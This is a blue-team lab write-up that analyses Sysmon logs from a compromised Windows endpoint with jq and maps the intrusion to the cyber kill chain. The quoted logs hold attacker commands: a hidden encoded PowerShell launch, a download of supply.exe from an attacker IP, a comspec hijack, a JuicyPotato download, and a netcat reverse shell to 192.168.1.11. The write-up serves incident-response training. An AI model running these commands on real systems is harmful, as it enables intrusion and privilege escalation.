

Sysmon Log Analysis

Analysis of Sysmon logs with Linux CLI

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Table of Contents

1	1
2 Scenario.....	1
3 Logs Analysis and Triage	1
4 Analysis (Cyber Kill Chain).....	5
4.1 Weaponization	5
4.2 Delivery	5
4.3 Exploitation	5
4.4 Installation.....	5
4.5 Command and Control.....	5
4.6 Action on Objectives	5

Table of Figures

Figure 1 Logs in JSON	1
Figure 2 Counting lines in the file	1
Figure 3 Event Creation	3
Figure 5 Juicy Potato.....	4

Sysmon Log Analysis

1 Scenario

The Blue Team Lab from BTLO provided a file with Sysmon logs for investigation on a compromised endpoint. The file was investigated in Linux via command line.

2 Logs Analysis and Triage

The log file contained the Sysmon logs in JSON format.

```
(kali@kali) - [~/Desktop]
$ head -35 sysmon-events.json
{
  "Event": {
    "Attributes": {
      "xmlns": "http://schemas.microsoft.com/win/2004/08/events/event"
    },
    "EventData": {
      "CommandLine": "Sysmon.exe -u",
      "Company": "Sysinternals - www.sysinternals.com",
      "CurrentDirectory": "C:\\Users\\IEUser\\Downloads\\Sysmon\\",
      "Description": "System activity monitor",
      "FileVersion": "13.10",
      "Hashes": "MD5=DE5291AAB5CE8F305B4882CF2324A320, SHA256=902B30F1A551007B72BAD794AF3614B487360553E6246F6358B6A64A57046000, IMPHASH=FCA4E789B7E426FECECA7ACB08CCE473",
      "Image": "C:\\Users\\IEUser\\Downloads\\Sysmon\\Sysmon.exe",
      "IntegrityLevel": "High",
      "LogonGuid": "747F3D96-DE82-6094-4A13-0F0000000000",
      "LogonId": "0xf134a",
      "OriginalFileName": "-",
      "ParentCommandLine": "\"C:\\Windows\\system32\\cmd.exe\" ",
      "ParentImage": "C:\\Windows\\System32\\cmd.exe",
      "ParentProcessGuid": "747F3D96-21B0-6095-F102-000000001D00",
      "ParentProcessId": 5344,
      "ProcessGuid": "747F3D96-302C-6095-9704-000000001D00",
      "ProcessId": 1508,
      "Product": "Sysinternals Sysmon",
      "RuleName": "-",
      "TerminalSessionId": 1,
      "User": "MSEDGWIN10\\IEUser",
      "UtcTime": "2021-05-07 12:18:52.262"
    },
    "System": {
      "Channel": "Microsoft-Windows-Sysmon/Operational",
      "Computer": "MSEDGWIN10",
      "Correlation": null,
      "EventID": 1,
      "EventRecordID": 1482,

```

Figure 1 Logs in JSON

The file has massive 82,846 lines.

```
(kali@kali) - [~/Desktop]
$ wc -l sysmon-events.json
82846 sysmon-events.json
```

Figure 2 Counting lines in the file

JQ is a command-line JSON processor that can be used to work with JSON file. The first triage was to identify for process creation events which has Sysmon event id of 1.

```
jq -r 'select(.Event.System.EventID == 1 or .Event.System.EventID == "1") |
  "Time: \(.Event.EventData.UtcTime) | Parent: \(.Event.EventData.ParentImage) | Cmd:
  \(.Event.EventData.CommandLine)" sysmon-events.json | less -S
```

Sysmon Log Analysis

```
(kali@kali)-[~/Desktop]
$ jq -r 'select(.Event.System.EventID == 1 or .Event.System.EventID == "1") |
  "Time: \(.Event.EventData.UtcTime) | Parent: \(.Event.EventData.ParentImage) | Cmd: \(.Event.EventData.CommandLine)"' sysmon-events.json | less -S
```

```
Time: 2021-05-07 12:18:52.262 | Parent: C:\Windows\System32\cmd.exe | Cmd: Sysmon.exe -u
Time: 2021-05-07 12:18:52.470 | Parent: C:\Users\IEUser\Downloads\Sysmon\Sysmon.exe | Cmd: Sysmon.exe -u
Time: 2021-05-07 12:19:15.440 | Parent: - | Cmd: C:\Windows\Sysmon.exe
Time: 2021-05-07 12:19:15.707 | Parent: - | Cmd: C:\Windows\system32\wbem\unsecapp.exe -Embedding
Time: 2021-05-07 12:19:35.322 | Parent: C:\Windows\explorer.exe | Cmd: "C:\Program Files\Google\Chrome\Application\chrome.exe"
Time: 2021-05-07 12:19:35.919 | Parent: - | Cmd: C:\Windows\System32\compkgSrv.exe -Embedding
Time: 2021-05-07 12:20:26.610 | Parent: C:\Program Files\Google\Chrome\Application\chrome.exe | Cmd: "C:\Windows\SysWow64\mshta.exe" "C:\Users\IEUser\Downloads\updater.hta" [IE<008D7-F1C3-8B2E-8B8F-4E770A28B8>
Time: 2021-05-07 12:20:26.988 | Parent: C:\Windows\SysWow64\mshta.exe | Cmd: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -e adm&Cg&am&J&g&Ad&h&Q&H&C&g&D&C&Q&g&B7&dd&e&g&I&C&A&L&Q&L&
Time: 2021-05-07 12:20:29.536 | Parent: C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe | Cmd: "powershell.exe" -nop -w hidden -c B{[scriptblock]::create([New-Object System.IO.StreamReader(New-Object
Time: 2021-05-07 12:20:41.857 | Parent: C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe | Cmd: C:\Windows\System32\cmd.exe
Time: 2021-05-07 12:21:32.998 | Parent: C:\Windows\SysWow64\cmd.exe | Cmd: powershell -c Invoke-WebRequest -Uri http://192.168.1.11:6969/supply.exe -OutFile C:\Windows\temp\supply.exe
Time: 2021-05-07 12:21:41.851 | Parent: C:\Windows\SysWow64\cmd.exe | Cmd: cmd /c set comspec=C:\Windows\temp\supply.exe
Time: 2021-05-07 12:22:39.380 | Parent: C:\Windows\SysWow64\cmd.exe | Cmd: ftp
Time: 2021-05-07 12:22:41.144 | Parent: C:\Windows\SysWow64\ftp.exe | Cmd: C:\Windows\temp\supply.exe
Time: 2021-05-07 12:22:41.272 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe
Time: 2021-05-07 12:22:41.525 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "ipconfig"
Time: 2021-05-07 12:22:41.594 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "ipconfig"
Time: 2021-05-07 12:22:41.845 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "ipconfig"
Time: 2021-05-07 12:22:41.915 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "ipconfig"
Time: 2021-05-07 12:22:42.176 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "ipconfig"
Time: 2021-05-07 12:22:42.244 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "ipconfig"
Time: 2021-05-07 12:22:42.582 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "ipconfig"
Time: 2021-05-07 12:22:42.574 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "ipconfig"
Time: 2021-05-07 12:22:42.838 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "ipconfig"
Time: 2021-05-07 12:22:42.985 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "ipconfig"
Time: 2021-05-07 12:22:43.185 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "ipconfig"
```

```
Time: 2021-05-07 12:23:04.950 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "ipconfig"
Time: 2021-05-07 12:23:05.712 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami"
Time: 2021-05-07 12:23:05.950 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami"
Time: 2021-05-07 12:23:06.334 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami"
Time: 2021-05-07 12:23:06.475 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami"
Time: 2021-05-07 12:23:06.827 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami"
Time: 2021-05-07 12:23:06.903 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami"
Time: 2021-05-07 12:23:07.359 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami"
Time: 2021-05-07 12:23:07.489 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami"
Time: 2021-05-07 12:23:07.757 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami"
Time: 2021-05-07 12:23:07.832 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami"
```

```
Time: 2021-05-07 12:23:30.632 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami"
Time: 2021-05-07 12:23:31.462 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami /priv"
Time: 2021-05-07 12:23:31.551 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami /priv"
Time: 2021-05-07 12:23:31.929 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami /priv"
Time: 2021-05-07 12:23:32.299 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami /priv"
Time: 2021-05-07 12:23:32.748 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami /priv"
Time: 2021-05-07 12:23:32.920 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami /priv"
```

```
Time: 2021-05-07 12:23:56.193 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "whoami /priv"
Time: 2021-05-07 12:27:50.485 | Parent: C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe | Cmd: C:\Windows\System32\cmd.exe
Time: 2021-05-07 12:27:54.879 | Parent: C:\Windows\SysWow64\cmd.exe | Cmd: ftp
Time: 2021-05-07 12:27:55.883 | Parent: C:\Windows\SysWow64\ftp.exe | Cmd: C:\Windows\System32\cmd.exe
Time: 2021-05-07 12:28:24.913 | Parent: C:\Windows\SysWow64\cmd.exe | Cmd: ftp
Time: 2021-05-07 12:28:27.155 | Parent: C:\Windows\SysWow64\ftp.exe | Cmd: C:\Windows\temp\supply.exe
Time: 2021-05-07 12:28:27.264 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe
Time: 2021-05-07 12:28:44.812 | Parent: C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe | Cmd: C:\Windows\System32\cmd.exe
Time: 2021-05-07 12:28:55.879 | Parent: C:\Windows\SysWow64\cmd.exe | Cmd: ftp
Time: 2021-05-07 12:28:57.348 | Parent: C:\Windows\SysWow64\ftp.exe | Cmd: C:\Windows\temp\supply.exe
Time: 2021-05-07 12:28:57.432 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe
Time: 2021-05-07 12:28:57.679 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "powershell -c Invoke-WebRequest -Uri https://github.com/ohpe/juicy-potato/releases/download/v0.1/juicyP
Time: 2021-05-07 12:28:57.754 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "powershell -c Invoke-WebRequest -Uri https://github.com/ohpe/juicy-potato/releases/download/v0.1/juicyP
Time: 2021-05-07 12:28:57.993 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "powershell -c Invoke-WebRequest -Uri https://github.com/ohpe/juicy-potato/releases/download/v0.1/juicyP
Time: 2021-05-07 12:28:58.059 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "powershell -c Invoke-WebRequest -Uri https://github.com/ohpe/juicy-potato/releases/download/v0.1/juicyP
Time: 2021-05-07 12:28:58.321 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\temp\supply.exe /c "powershell -c Invoke-WebRequest -Uri https://github.com/ohpe/juicy-potato/releases/download/v0.1/juicyP"
```

Sysmon Log Analysis

```
Time: 2021-05-07 12:29:19.908 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\Temp\supply.exe /c "powershell -c Invoke-WebRequest -Uri https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe"
Time: 2021-05-07 12:29:21.371 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\Temp\supply.exe /c "powershell -c Invoke-WebRequest -Uri https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe"
Time: 2021-05-07 12:28:57.218 | Parent: C:\Windows\System004\WindowsPowerShell\v1.0\powershell.exe | Cmd: C:\Windows\system32\cmd.exe
Time: 2021-05-07 12:31:20.168 | Parent: C:\Windows\System004\cmd.exe | Cmd: ftp
Time: 2021-05-07 12:31:24.390 | Parent: C:\Windows\System004\ftp.exe | Cmd: C:\Windows\Temp\supply.exe
Time: 2021-05-07 12:31:24.485 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\Temp\supply.exe
Time: 2021-05-07 12:31:24.742 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\Temp\supply.exe /c "Juicy.exe -l 9999 -p nc.exe -a "192.168.1.11 9898 -e cmd.exe" -t t -c {B91D5831-B18D-4608-B198-072E1550}"
Time: 2021-05-07 12:31:24.817 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\Temp\supply.exe /c "Juicy.exe -l 9999 -p nc.exe -a "192.168.1.11 9898 -e cmd.exe" -t t -c {B91D5831-B18D-4608-B198-072E1550}"
Time: 2021-05-07 12:31:25.092 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\Temp\supply.exe /c "Juicy.exe -l 9999 -p nc.exe -a "192.168.1.11 9898 -e cmd.exe" -t t -c {B91D5831-B18D-4608-B198-072E1550}"
Time: 2021-05-07 12:31:51.397 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\Temp\supply.exe /c "Juicy.exe -l 9999 -p nc.exe -a "192.168.1.11 9898 -e cmd.exe" -t t -c {B91D5831-B18D-4608-B198-072E1550}"
Time: 2021-05-07 12:31:51.487 | Parent: C:\Windows\Temp\supply.exe | Cmd: C:\Windows\Temp\supply.exe /c "Juicy.exe -l 9999 -p nc.exe -a "192.168.1.11 9898 -e cmd.exe" -t t -c {B91D5831-B18D-4608-B198-072E1550}"
Time: 2021-05-07 12:32:26.288 | Parent: C:\Windows\explorer.exe | Cmd: "C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s
Time: 2021-05-07 12:32:26.444 | Parent: - | Cmd: cmd.exe 956 420 00000170d3128f04d
Time: 2021-05-07 12:32:27.110 | Parent: C:\Windows\explorer.exe | Cmd: "C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s
(END)
```

Figure 3 Event Creation

The result displayed the entire attack chain.

A hidden encoded powershell script was run on 2021-05-07 12:20:26.988. Right before that log, an HTML application updater.hta was run. An HTML application updater.hta was responsible for executing this PowerShell command.

At 2021-05-07 12:21:32.998, supply.exe was downloaded from <http://192.168.1.11:6969/supply.exe> and saved as C:\Windows\Temp\supply.exe.

At 2021-05-07 12:21:43.851, supply.exe was set as command specifier variable. When a system runs, supply.exe will be executed instead.

The following commands were run multiple times:

1. ipconfig
2. whoami
3. whoami /priv

The repeated whoami /priv commands indicate the attacker is specifically looking for token privileges like SeImpersonatePrivilege.

At 2021-05-07 12:28:57.679, Juicy Potato was downloaded via <https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe> and saved to C:\Windows\Temp\juice.exe.

Sysmon Log Analysis




Figure 4 Juicy Potato

Juicy Potato is a privilege escalation tool. The file juice.exe was repeatedly run. Juicy Potato uses the provided CLSID to abuse token impersonation. It triggers nc.exe (Netcat) to execute cmd.exe and send a reverse shell back to the attacker's IP (192.168.1.11) on port 9898.

At 2021-05-07 12:32:26.288, explorer.exe was used to launch eventvwr.msc, which opens event viewer. The attacker could have opened event viewer to clear his tracks.

Every time the attacker launched supply.exe, he had done it through ftp.exe. FTP can be used by attackers to blend in with normal traffic. The attackers had used it to execute commands rather than transferring files.

3 Analysis (Cyber Kill Chain)

3.1 Weaponization

The attacker had created a script supply.exe and an HTML application updater.hta and hosted on 192.168.1.11.

3.2 Delivery

The HTML file updater.hta was downloaded with chrome.exe. This may have been drive-by-download or done via phishing link.

3.3 Exploitation

The downloaded file was executed and mshta.exe (Windows program used to run HTML applications) run updater.hta. It launched the encoded PowerShell command which was used to connect to the attacker's server.

3.4 Installation

The attacker downloaded the malware supply.exe and utilized ftp.exe to run supply.exe.

3.5 Command and Control

The malware established communication channel back to the attacker. The attacker used Netcat (nc.exe) to execute cmd.exe and pipe the shell back to their server at 192.168.1.11 on port 9898

3.6 Action on Objectives

The attacker performed network discovery by executing commands like ipconfig, whoami and whoami /priv. They downloaded Juicy Potato for privilege escalation and cleared the track from event viewer at the end.